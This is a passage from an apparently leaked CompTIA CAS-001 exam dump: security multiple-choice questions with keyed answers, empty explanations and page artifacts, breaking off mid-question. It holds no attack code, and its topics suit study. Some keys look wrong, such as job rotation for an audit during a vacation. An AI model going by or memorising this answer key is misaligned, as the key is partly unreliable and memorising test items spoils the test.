Ann, a software developer, wants to publish her newly developed software to an online store. Ann wants to ensure that the software will not be modified by a third party or end users before being installed on mobile devices. Which of the following should Ann implement to stop modified copies of her software from running on mobile devices?

- A. Single sign-on
- B. Identity propagation
- C. Remote attestation
- D. Secure code review

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 207

A vulnerability research team has detected a new variant of a stealth Trojan that disables itself when it detects that it is running on a virtualized environment. The team decides to use dedicated hardware and local network to identify the Trojan's behavior and the remote DNS and IP addresses it connects to. Which of the following tools is BEST suited to identify the DNS and IP addresses the stealth Trojan communicates with after its payload is decrypted?

- A. HIDS
- B. Vulnerability scanner
- C. Packet analyzer
- D. Firewall logs
- E. Disassembler

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 208

A system administrator is troubleshooting a possible denial of service on a sensitive system. The system seems to run properly for a few hours after it is restarted, but then it suddenly stops

Real 206

CompTIA CAS-001 Exam

processing transactions. The system administrator suspects an internal DoS caused by a disgruntled developer who is currently seeking a new job while still working for the company. After looking into various system logs, the system administrator looks at the following output from the main system service responsible for processing incoming transactions.

DATE/TIMEPIDCOMMAND%CPUMEM

031020141030002055com.proc10.2920K

031020141100002055com.proc12.35.2M

031020141230002055com.proc22.022M

031020141300002055com.proc33.01.6G

031020141330002055com.proc30.28.0G

Which of the following is the MOST likely cause for the DoS?

- A. The system does not implement proper garbage collection.
- B. The system is susceptible to integer overflow.
- C. The system does not implement input validation.
- D. The system does not protect against buffer overflows properly.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 209

The Chief Information Officer (CIO) is reviewing the IT centric BIA and RA documentation. The documentation shows that a single 24 hours downtime in a critical business function will cost the business \$2.3 million. Additionally, the business unit which depends on the critical business function has determined that there is a high probability that a threat will materialize based on historical data. The CIO's budget does not allow for full system hardware replacement in case of a catastrophic failure, nor does it allow for the purchase of additional compensating controls. Which of the following should the CIO recommend to the finance director to minimize financial loss?

- A. The company should mitigate the risk.
- B. The company should transfer the risk.
- C. The company should avoid the risk.
- D. The company should accept the risk.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 210

Which of the following activities is commonly deemed "OUT OF SCOPE" when undertaking a penetration test?

- A. Test password complexity of all login fields and input validation of form fields
- B. Reverse engineering any thick client software that has been provided for the test
- C. Undertaking network-based denial of service attacks in production environment
- D. Attempting to perform blind SQL injection and reflected cross-site scripting attacks
- E. Running a vulnerability scanning tool to assess network and host weaknesses

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 211

A sensitive database needs its cryptographic integrity upheld. Which of the following controls meets this goal? (Select TWO).

- A. Data signing
- B. Encryption
- C. Perfect forward secrecy
- D. Steganography
- E. Data vaulting
- F. RBAC
- G. Lock and key

Correct Answer: AF

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 212

Some mobile devices are jail-broken by connecting via USB cable and then exploiting software vulnerabilities to get kernel-level access. Which of the following attack types represents this scenario? (Select TWO).

Real 208

CompTIA CAS-001 Exam

- A. Session management attack
- B. Protocol fuzzing
- C. Root-kit compromise
- D. Physical attack
- E. Privilege escalation
- F. Man-in-the-middle

Correct Answer: DE

Section: (none)

Explanation

Explanation/Reference:

QUESTION 213

A security company is developing a new cloud-based log analytics platform. Its purpose is to allow:

Customers to upload their log files to the "big data" platform

Customers to perform remote log search

Customers to integrate into the platform using an API so that third party business intelligence tools can be used for the purpose of trending, insights, and/or discovery

Which of the following are the BEST security considerations to protect data from one customer being disclosed to other customers? (Select THREE).

- A. Secure storage and transmission of API keys
- B. Secure protocols for transmission of log files and search results
- C. At least two years retention of log files in case of e-discovery requests
- D. Multi-tenancy with RBAC support
- E. Sanitizing filters to prevent upload of sensitive log file contents
- F. Encrypted storage of all customer log files

Correct Answer: ABD

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 214

A penetration tester is assessing a mobile banking application. Man-in-the-middle attempts via a HTTP intercepting proxy are failing with SSL errors. Which of the following controls has likely been implemented by the developers?

Real 209

CompTIA CAS-001 Exam

- A. SSL certificate revocation
- B. SSL certificate pinning
- C. Mobile device root-kit detection
- D. Extended Validation certificates

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 215

During a software development project review, the cryptographic engineer advises the project manager that security can be greatly improved by significantly slowing down the runtime of a hashing algorithm and increasing the entropy by passing the input and salt back during each iteration. Which of the following BEST describes what the engineer is trying to achieve?

- A. Monoalphabetic cipher
- B. Confusion
- C. Root of trust
- D. Key stretching
- E. Diffusion

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 216

The threat abatement program manager tasked the software engineer with identifying the fastest implementation of a hash function to protect passwords with the least number of collisions. Which of the following should the software engineer implement to best meet the requirements?

- A.

```
hash = sha512(password + salt);  
for (k = 0; k < 4000; k++) {  
    hash = sha512 (hash);  
}
```
- B.

```
hash = md5(password + salt);  
for (k = 0; k < 5000; k++) {  
    hash = md5 (hash);  
}
```
- C.

```
hash = sha512(password + salt);  
for (k = 0; k < 3000; k++) {  
    hash = sha512 (hash + password + salt);  
    Real 210  
    CompTIA CAS-001 Exam  
}
```
- D.

```
hash1 = sha1(password + salt);  
hash = sha1 (hash1);
```

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 217

A security engineer at a bank has detected a Zeus variant, which relies on covert communication channels to receive new instructions and updates from the malware developers. As a result, NIPS and AV systems did not detect the configuration files received by staff in emails that appeared as normal files. Which of the following BEST describes the technique used by the malware developers?

- A. Perfect forward secrecy
- B. Stenography
- C. Diffusion
- D. Confusion
- E. Transport encryption

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 218

A security engineer wants to implement forward secrecy but still wants to ensure the number of requests handled by the web server is not drastically reduced due to the larger computational overheads. Browser compatibility is not a concern; however system performance is. Which of the following, when implemented, would BEST meet the engineer's requirements?

- A. DHE
- B. ECDHE
- C. AES128-SHA
- D. DH

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 219

An IT administrator has been tasked by the Chief Executive Officer with implementing security using a single device based on the following requirements:

1. Selective sandboxing of suspicious code to determine malicious intent.
2. VoIP handling for SIP and H.323 connections.
3. Block potentially unwanted applications.

Which of the following devices would BEST meet all of these requirements?

- A. UTM
- B. HIDS
- C. NIDS
- D. WAF
- E. HSM

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 220

The Chief Executive Officer (CEO) has asked the IT administrator to protect the externally facing web server from SQL injection attacks and ensure the backend database server is monitored for unusual behavior while enforcing rules to terminate unusual behavior. Which of the following would BEST meet the CEO's requirements?

- A. WAF and DAM
- B. UTM and NIDS
- C. DAM and SIEM
- D. UTM and HSM
- E. WAF and SIEM

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 221

The risk manager has requested a security solution that is centrally managed, can easily be

Real 212

CompTIA CAS-001 Exam

updated, and protects end users' workstations from both known and unknown malicious attacks when connected to either the office or home network. Which of the following would BEST meet this requirement?

- A. HIPS
- B. UTM
- C. Antivirus
- D. NIPS
- E. DLP

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 222

An IT administrator has been tasked with implementing an appliance-based web proxy server to control external content accessed by internal staff. Concerned with the threat of corporate data leakage via web-based email, the IT administrator wants to decrypt all outbound HTTPS sessions and pass the decrypted content to an ICAP server for inspection by the corporate DLP software. Which of the following is BEST at protecting the internal certificates used in the decryption process?

- A. NIPS
- B. HSM
- C. UTM
- D. HIDS
- E. WAF
- F. SIEM

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 223

A security manager is concerned about performance and patch management, and, as a result, wants to implement a virtualization strategy to avoid potential future OS vulnerabilities in the host system. The IT manager wants a strategy that would provide the hypervisor with direct communications with the underlying physical hardware allowing the hardware resources to be paravirtualized and delivered to the guest machines. Which of the following recommendations from the server administrator BEST meets the IT and security managers' requirements? (Select TWO).

Real 213

CompTIA CAS-001 Exam

- A. Nested virtualized hypervisors
- B. Type 1 hypervisor
- C. Hosted hypervisor with a three layer software stack
- D. Type 2 hypervisor

E. Bare metal hypervisor with a software stack of two layers

Correct Answer: BE

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 224

Joe, a hacker, has discovered he can specifically craft a webpage that when viewed in a browser crashes the browser and then allows him to gain remote code execution in the context of the victim's privilege level. The browser crashes due to an exception error when a heap memory that is unused is accessed. Which of the following BEST describes the application issue?

- A. Integer overflow
- B. Click-jacking
- C. Race condition
- D. SQL injection
- E. Use after free
- F. Input validation

Correct Answer: E

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 225

A large hospital has implemented BYOD to allow doctors and specialists the ability to access patient medical records on their tablets. The doctors and specialists access patient records over the hospital's guest WiFi network which is isolated from the internal network with appropriate security controls. The patient records management system can be accessed from the guest network and requires two factor authentication. Using a remote desktop type interface, the doctors and specialists can interact with the hospital's system. Cut and paste and printing functions are disabled to prevent the copying of data to BYOD devices. Which of the following are of MOST concern? (Select TWO).

- A. Privacy could be compromised as patient records can be viewed in uncontrolled areas.
- B. Device encryption has not been enabled and will result in a greater likelihood of data loss.
- C. The guest WiFi may be exploited allowing non-authorized individuals access to confidential patient data.

Real 214

CompTIA CAS-001 Exam

- D. Malware may be on BYOD devices which can extract data via key logging and screen scrapes.
- E. Remote wiping of devices should be enabled to ensure any lost device is rendered inoperable.

Correct Answer: AD

Section: (none)

Explanation

Explanation/Reference:

answer is corrected.

QUESTION 226

A high-tech company dealing with sensitive data seized the mobile device of an employee suspected of leaking company secrets to a competitive organization. Which of the following is the BEST order for mobile phone evidence extraction?

- A. Device isolation, evidence intake, device identification, data processing, verification of data accuracy, documentation, reporting, presentation and archival.
- B. Evidence intake, device identification, preparation to identify the necessary tools, device isolation, data processing, verification of data accuracy, documentation, reporting, presentation and archival.
- C. Evidence log, device isolation, device identification, preparation to identify the necessary tools, data processing, verification of data accuracy, presentation and archival.
- D. Device identification, evidence log, preparation to identify the necessary tools, data processing, verification of data accuracy, device isolation, documentation, reporting, presentation and archival.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 227

A company is in the process of implementing a new front end user interface for its customers, the goal is to provide them with more self service functionality. The application has been written by developers over the last six months and the project is currently in the test phase.

Which of the following security activities should be implemented as part of the SDL in order to provide the MOST security coverage over the solution? (Select TWO).

- A. Perform unit testing of the binary code
- B. Perform code review over a sampling of the front end source code

- C. Perform black box penetration testing over the solution
- D. Perform grey box penetration testing over the solution
- E. Perform static code review over the front end source code

Correct Answer: DE

Section: (none)

Explanation

Explanation/Reference:

answer is simple.

QUESTION 228

A company is in the process of outsourcing its customer relationship management system to a cloud provider. It will host the entire organization's customer database. The database will be accessed by both the company's users and its customers. The procurement department has asked what security activities must be performed for the deal to proceed. Which of the following are the MOST appropriate security activities to be performed as part of due diligence? (Select TWO).

- A. Physical penetration test of the datacenter to ensure there are appropriate controls.
- B. Penetration testing of the solution to ensure that the customer data is well protected.
- C. Security clauses are implemented into the contract such as the right to audit.
- D. Review of the organizations security policies, procedures and relevant hosting certifications.
- E. Code review of the solution to ensure that there are no back doors located in the software.

Correct Answer: CD

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 229

A developer is determining the best way to improve security within the code being developed. The developer is focusing on input fields where customers enter their credit card details. Which of the following techniques, if implemented in the code, would be the MOST effective in protecting the fields from malformed input?

- A. Client side input validation
- B. Stored procedure
- C. Encrypting credit card details
- D. Regular expression matching

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 230

The audit department at a company requires proof of exploitation when conducting internal

Real 216

CompTIA CAS-001 Exam

network penetration tests. Which of the following provides the MOST conclusive proof of compromise without further compromising the integrity of the system?

- A. Provide a list of grabbed service banners.
- B. Modify a file on the system and include the path in the test's report.
- C. Take a packet capture of the test activity.
- D. Add a new test user account on the system.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 231

A security administrator was doing a packet capture and noticed a system communicating with an address within the 2001::/32 prefix. The network administrator confirms there is no IPv6 routing into or out of the network. Which of the following is the BEST course of action?

- A. Investigate the network traffic and block UDP port 3544 at the firewall
- B. Remove the system from the network and disable IPv6 at the router
- C. Locate and remove the unauthorized 6to4 relay from the network
- D. Disable the switch port and block the 2001::/32 traffic at the firewall

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 232

An organization is finalizing a contract with a managed security services provider (MSSP) that is responsible for primary support of all security technologies. Which of the following should the organization require as part of the contract to ensure the protection of the organization's technology?

- A. An operational level agreement
- B. An interconnection security agreement
- C. A non-disclosure agreement
- D. A service level agreement

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 233

An administrator is trying to categorize the security impact of a database server in the case of a security event. There are three databases on the server.

Current Financial Data = High level of damage if data is disclosed. Moderate damage if the system goes offline

Archived Financial Data = No need for the database to be online. Low damage for integrity loss

Public Website Data = Low damage if the site goes down. Moderate damage if the data is corrupted

Given these security categorizations of each database, which of the following is the aggregate security categorization of the database server?

- A. Database server = {(Confidentiality HIGH),(Integrity High),(Availability High)}
- B. Database server = {(Confidentiality HIGH),(Integrity Moderate),(Availability Moderate)}
- C. Database server = {(Confidentiality HIGH),(Integrity Moderate),(Availability Low)}
- D. Database server = {(Confidentiality Moderate),(Integrity Moderate),(Availability Moderate)}

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 234

Every year, the accounts payable employee, Ann, takes a week off work for a vacation. She typically completes her responsibilities remotely during this week. Which of the following policies, when implemented, would allow the company to audit this employee's work and potentially discover improprieties?

- A. Job rotation
- B. Mandatory vacations
- C. Least privilege
- D. Separation of duties

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 235

A new web based application has been developed and deployed in production. A security engineer decides to use an HTTP interceptor for testing the application. Which of the following problems would MOST likely be uncovered by this tool?

- A. The tool could show that input validation was only enabled on the client side
- B. The tool could enumerate backend SQL database table and column names
- C. The tool could force HTTP methods such as DELETE that the server has denied
- D. The tool could fuzz the application to determine where memory leaks occur

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 236

A security consultant is investigating acts of corporate espionage within an organization. Each time the organization releases confidential information to high-ranking engineers, the information is soon leaked to competing companies. Which of the following techniques should the consultant use to discover the source of the information leaks?

- A. Digital watermarking
- B. Steganography

- C. Enforce non-disclosure agreements
- D. Digital rights management

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 237

A security administrator is investigating the compromise of a SCADA network that is not physically connected to any other network. Which of the following is the MOST likely cause of the compromise?

- A. Outdated antivirus definitions
- B. Insecure wireless
- C. Infected USB device
- D. SQL injection

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 238

The Chief Information Security Officer (CISO) at a company knows that many users store business documents on public cloud-based storage; and realizes this is a risk to the company. In response, the CISO implements a mandatory training course in which all employees are instructed on the proper use of cloud-based storage. Which of the following risk strategies did the CISO implement?

- A. Avoid
- B. Accept
- C. Mitigate
- D. Transfer

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 239

A security administrator is investigating the compromise of a software distribution website. Forensic analysis shows that several popular files are infected with malicious code. However, comparing a hash of the infected files with the original, non-infected files which were restored from backup, shows that the hash is the same. Which of the following explains this?

- A. The infected files were using obfuscation techniques to evade detection by antivirus software.
- B. The infected files were specially crafted to exploit a collision in the hash function.
- C. The infected files were using heuristic techniques to evade detection by antivirus software.
- D. The infected files were specially crafted to exploit diffusion in the hash function.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 240

A court order has ruled that your company must surrender all the email sent and received by a certain employee for the past five years. After reviewing the backup systems, the IT administrator concludes that email backups are not kept that long. Which of the following policies **MUST** be

Real 220

CompTIA CAS-001 Exam

reviewed to address future compliance?

- A. Tape backup policies
- B. Offsite backup policies
- C. Data retention policies
- D. Data loss prevention policies

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 241

A system administrator needs to meet the maximum amount of security goals for a new DNS infrastructure. The administrator deploys DNSSEC extensions to the domain names and infrastructure. Which of the following security goals does this meet? (Select TWO).

- A. Availability
- B. Authentication
- C. Integrity
- D. Confidentiality
- E. Encryption

Correct Answer: BC

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 242

The risk manager is reviewing a report which identifies a requirement to keep a business critical legacy system operational for the next two years. The legacy system is out of support because the vendor and security patches are no longer released. Additionally, this is a proprietary embedded system and little is documented and known about it. Which of the following should the Information Technology department implement to reduce the security risk from a compromise of this system?

- A. Virtualize the system and migrate it to a cloud provider.
- B. Segment the device on its own secure network.
- C. Install an antivirus and HIDS on the system.
- D. Hire developers to reduce vulnerabilities in the code.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 243

Two separate companies are in the process of integrating their authentication infrastructure into a unified single sign-on system. Currently, both companies use an AD backend and two factor authentication using TOTP. The system administrators have configured a trust relationship between the authentication backend to

ensure proper process flow. How should the employees request access to shared resources before the authentication integration is complete?

- A. They should logon to the system using the username concatenated with the 6-digit code and their original password.
- B. They should logon to the system using the newly assigned global username: first.lastname#### where #### is the second factor code.
- C. They should use the username format: LAN\first.lastname together with their original password and the next 6-digit code displayed when the token button is depressed.
- D. They should use the username format: first.lastname@company.com, together with a password and their 6-digit code.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 244

The Chief Risk Officer (CRO) has requested that the MTD, RTO and RPO for key business applications be identified and documented. Which of the following business documents would MOST likely contain the required values?

- A. MOU
- B. BPA
- C. RA
- D. SLA
- E. BIA

Correct Answer: E

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 245

An organization is selecting a SaaS provider to replace its legacy, in house Customer Resource

Real 222

CompTIA CAS-001 Exam

Management (CRM) application. Which of the following ensures the organization mitigates the risk of managing separate user credentials?

- A. Ensure the SaaS provider supports dual factor authentication.
- B. Ensure the SaaS provider supports encrypted password transmission and storage.
- C. Ensure the SaaS provider supports secure hash file exchange.
- D. Ensure the SaaS provider supports role-based access control.
- E. Ensure the SaaS provider supports directory services federation.

Correct Answer: E

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 246

A forensic analyst receives a hard drive containing malware quarantined by the antivirus application. After creating an image and determining the directory location of the malware file, which of the following helps to determine when the system became infected?

- A. The malware file's modify, access, change time properties.
- B. The timeline analysis of the file system.
- C. The time stamp of the malware in the swap file.
- D. The date/time stamp of the malware detection in the antivirus logs.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 247

After a security incident, an administrator would like to implement policies that would help reduce fraud and the potential for collusion between employees. Which of the following would help meet these goals by having co-workers occasionally audit another worker's position?



<http://www.gratisexam.com/>

- A. Least privilege
- B. Job rotation
- C. Mandatory vacation
- D. Separation of duties

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 248

A security engineer at a software development company has identified several vulnerabilities in a product late in the development cycle. This causes a huge delay for the release of the product. Which of the following should the administrator do to prevent these issues from occurring in the future?

- A. Recommend switching to an SDLC methodology and perform security testing during each maintenance iteration
- B. Recommend switching to a spiral software development model and perform security testing during the requirements gathering
- C. Recommend switching to a waterfall development methodology and perform security testing during the testing phase
- D. Recommend switching to an agile development methodology and perform security testing during iterations

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 249

Company XYZ is building a new customer facing website which must access some corporate resources. The company already has an internal facing web server

<http://www.gratisexam.com/>

and a separate server supporting an extranet to which suppliers have access. The extranet web server is located in a network DMZ. The internal website is hosted on a laptop on the internal corporate network. The internal network does not restrict traffic between any internal hosts. Which of the following locations will BEST secure both the intranet and the customer facing website?

- A. The existing internal network segment
- B. Dedicated DMZ network segments
- C. The existing extranet network segment
- D. A third-party web hosting company

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 250

A security architect is locked into a given cryptographic design based on the allowable software at

Real 224

CompTIA CAS-001 Exam

the company. The key length for applications is already fixed as is the cipher and algorithm in use. The security architect advocates for the use of well-randomized keys as a mitigation to brute force and rainbow attacks. Which of the following is the security architect trying to increase in the design?

- A. Key stretching
- B. Availability
- C. Entropy
- D. Root of trust
- E. Integrity

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 251

Noticing latency issues at its connection to the Internet, a company suspects that it is being targeted in a Distributed Denial of Service attack. A security analyst

discovers numerous inbound monlist requests coming to the company's NTP servers. Which of the following mitigates this activity with the LEAST impact to existing operations?

- A. Block in-bound connections to the company's NTP servers.
- B. Block IPs making monlist requests.
- C. Disable the company's NTP servers.
- D. Disable monlist on the company's NTP servers.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 252

The Chief Executive Officer (CEO) of an Internet service provider (ISP) has decided to limit the company's contribution to worldwide Distributed Denial of Service (DDoS) attacks. Which of the following should the ISP implement? (Select TWO).

- A. Block traffic from the ISP's networks destined for blacklisted IPs.
- B. Prevent the ISP's customers from querying DNS servers other than those hosted by the ISP.
- C. Block traffic with a source IP not allocated to the ISP from exiting the ISP's network.
- D. Scan the ISP's customer networks using an up-to-date vulnerability scanner.
- E. Notify customers when services they run are involved in an attack.

Real 225

CompTIA CAS-001 Exam

Correct Answer: CE

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 253

For companies seeking to move to cloud services, variances in regulation between jurisdictions can be addressed in which of the following ways?

- A. Ensuring the cloud service provides high availability spanning multiple regions.
- B. Using an international private cloud model as opposed to public IaaS.

- C. Encrypting all data moved to or processed in a cloud-based service.
- D. Tagging VMs to ensure they are only run in certain geographic regions.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

answer is verified.

QUESTION 254

A large organization that builds and configures every data center against distinct requirements loses efficiency, which results in slow response time to resolve issues. However, total uniformity presents other problems. Which of the following presents the GREATEST risk when consolidating to a single vendor or design solution?

- A. Competitors gain an advantage by increasing their service offerings.
- B. Vendor lock in may prevent negotiation of lower rates or prices.
- C. Design constraints violate the principle of open design.
- D. Lack of diversity increases the impact of specific events or attacks.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 255

The Chief Executive Officer (CEO) of a company that allows telecommuting has challenged the Chief Security Officer's (CSO) request to harden the corporate network's perimeter. The CEO argues that the company cannot protect its employees at home, so the risk at work is no different. Which of the following BEST explains why this company should proceed with protecting its corporate network boundary?

Real 226

CompTIA CAS-001 Exam

- A. The corporate network is the only network that is audited by regulators and customers.
- B. The aggregation of employees on a corporate network makes it a more valuable target for attackers.
- C. Home networks are unknown to attackers and less likely to be targeted directly.
- D. Employees are more likely to be using personal computers for general web browsing when they are at home.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 256

An industry organization has implemented a system to allow trusted authentication between all of its partners. The system consists of a web of trusted RADIUS servers communicating over the Internet. An attacker was able to set up a malicious server and conduct a successful man-in-the-middle attack. Which of the following controls should be implemented to mitigate the attack in the future?

- A. Use PAP for secondary authentication on each RADIUS server
- B. Disable unused EAP methods on each RADIUS server
- C. Enforce TLS connections between RADIUS servers
- D. Use a shared secret for each pair of RADIUS servers

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 257

An organization would like to allow employees to use their network username and password to access a third-party service. The company is using Active Directory Federated Services for their directory service. Which of the following should the company ensure is supported by the third-party? (Select TWO).

- A. LDAP/S
- B. SAML
- C. NTLM
- D. OAUTH
- E. Kerberos

Correct Answer: BE

Section: (none)

Explanation

Explanation/Reference:

QUESTION 258

An extensible commercial software system was upgraded to the next minor release version to patch a security vulnerability. After the upgrade, an unauthorized intrusion into the system was detected. The software vendor is called in to troubleshoot the issue and reports that all core components were updated properly. Which of the following has been overlooked in securing the system? (Select TWO).

- A. The company's IDS signatures were not updated.
- B. The company's custom code was not patched.
- C. The patch caused the system to revert to http.
- D. The software patch was not cryptographically signed.
- E. The wrong version of the patch was used.
- F. Third-party plug-ins were not patched.

Correct Answer: BF

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 259

A security officer is leading a lessons learned meeting. Which of the following should be components of that meeting? (Select TWO).

- A. Demonstration of IPS system
- B. Review vendor selection process
- C. Calculate the ALE for the event
- D. Discussion of event timeline
- E. Assigning of follow up items

Correct Answer: DE

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 260

A network administrator with a company's NSP has received a CERT alert for targeted adversarial behavior at the company. In addition to the company's physical security, which of the following can the network administrator use to scan and detect the presence of a malicious actor physically accessing the company's network or information systems from within? (Select TWO).

Real 228
CompTIA CAS-001 Exam

- A. RAS
- B. Vulnerability scanner
- C. HTTP intercept
- D. HIDS
- E. Port scanner
- F. Protocol analyzer

Correct Answer: DE

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 261

An administrator's company has recently had to reduce the number of Tier 3 help desk technicians available to support enterprise service requests. As a result, configuration standards have declined as administrators develop scripts to troubleshoot and fix customer issues. The administrator has observed that several default configurations have not been fixed through applied group policy or configured in the baseline. Which of the following are controls the administrator should recommend to the organization's security manager to prevent an authorized user from conducting internal reconnaissance on the organization's network? (Select THREE).

- A. Network file system
- B. Disable command execution
- C. Port security
- D. TLS
- E. Search engine reconnaissance
- F. NIDS
- G. BIOS security
- H. HIDS
- I. IdM

Correct Answer: BGI

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 262

A mature organization with legacy information systems has incorporated numerous new processes and dependencies to manage security as its networks and infrastructure are modernized. The Chief Information Office has become increasingly frustrated with frequent releases, stating that the organization needs everything to work completely, and the vendor should already have those desires built into the software product. The vendor has been in constant communication with personnel and groups within the organization to understand its business process and capture new

Real 229

CompTIA CAS-001 Exam

software requirements from users. Which of the following methods of software development is this organization's configuration management process using?

- A. Agile
- B. SDL
- C. Waterfall
- D. Joint application development

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 263

Joe, the Chief Executive Officer (CEO), was an Information security professor and a Subject Matter Expert for over 20 years. He has designed a network defense method which he says is significantly better than prominent international standards. He has recommended that the company use his cryptographic method. Which of the following methodologies should be adopted?

- A. The company should develop an in-house solution and keep the algorithm a secret.
- B. The company should use the CEO's encryption scheme.
- C. The company should use a mixture of both systems to meet minimum standards.
- D. The company should use the method recommended by other respected information security organizations.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 264

The security engineer receives an incident ticket from the helpdesk stating that DNS lookup requests are no longer working from the office. The network team has ensured that Layer 2 and Layer 3 connectivity are working. Which of the following tools would a security engineer use to make sure the DNS server is listening on port 53?

- A. PING
- B. NESSUS
- C. NSLOOKUP
- D. NMAP

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 265

A large organization has recently suffered a massive credit card breach. During the months of Incident Response, there were multiple attempts to assign blame as to whose fault it was that the incident occurred. In which part of the incident response phase would this be addressed in a controlled and productive manner?

- A. During the Identification Phase
- B. During the Lessons Learned phase
- C. During the Containment Phase
- D. During the Preparation Phase

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 266

A security administrator needs to deploy a remote access solution for both staff and contractors. Management favors remote desktop due to ease of use. The current risk assessment suggests protecting Windows as much as possible from direct ingress traffic exposure. Which of the following solutions should be selected?

- A. Deploy a remote desktop server on your internal LAN, and require an active directory integrated SSL connection for access.
- B. Change remote desktop to a non-standard port, and implement password complexity for the entire active directory domain.
- C. Distribute new IPSec VPN client software to applicable parties. Virtualize remote desktop services functionality.
- D. Place the remote desktop server(s) on a screened subnet, and implement two-factor authentication.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 267

Real 231

CompTIA CAS-001 Exam

Due to compliance regulations, a company requires a yearly penetration test. The Chief Information Security Officer (CISO) has asked that it be done under a black box methodology. Which of the following would be the advantage of conducting this kind of penetration test?

- A. The risk of unplanned server outages is reduced.
- B. Using documentation provided to them, the pen-test organization can quickly determine areas to focus on.
- C. The results will show an in-depth view of the network and should help pin-point areas of internal weakness.
- D. The results should reflect what attackers may be able to learn about the company.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 268

The IT manager is evaluating IPS products to determine which would be most effective at stopping network traffic that contains anomalous content on networks that carry very specific types of traffic. Based on the IT manager's requirements, which of the following types of IPS products would be BEST suited for use in this situation?

- A. Signature-based
- B. Rate-based
- C. Anomaly-based
- D. Host-based

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 269

A software project manager has been provided with a requirement from the customer to place limits on the types of transactions a given user can initiate without external interaction from another user with elevated privileges. This requirement is BEST described as an implementation of:

- A. An administrative control
- B. Dual control
- C. Separation of duties
- D. Least privilege
- E. Collusion

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 270

Which of the following is the information owner responsible for?

- A. Developing policies, standards, and baselines.
- B. Determining the proper classification levels for data within the system.
- C. Integrating security considerations into application and system purchasing decisions.

D. Implementing and evaluating security controls by validating the integrity of the data.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 271

A Chief Information Security Officer (CISO) is approached by a business unit manager who heard a report on the radio this morning about an employee at a competing firm who shipped a VPN token overseas so a fake employee could log into the corporate VPN. The CISO asks what can be done to mitigate the risk of such an incident occurring within the organization. Which of the following is the MOST cost effective way to mitigate such a risk?

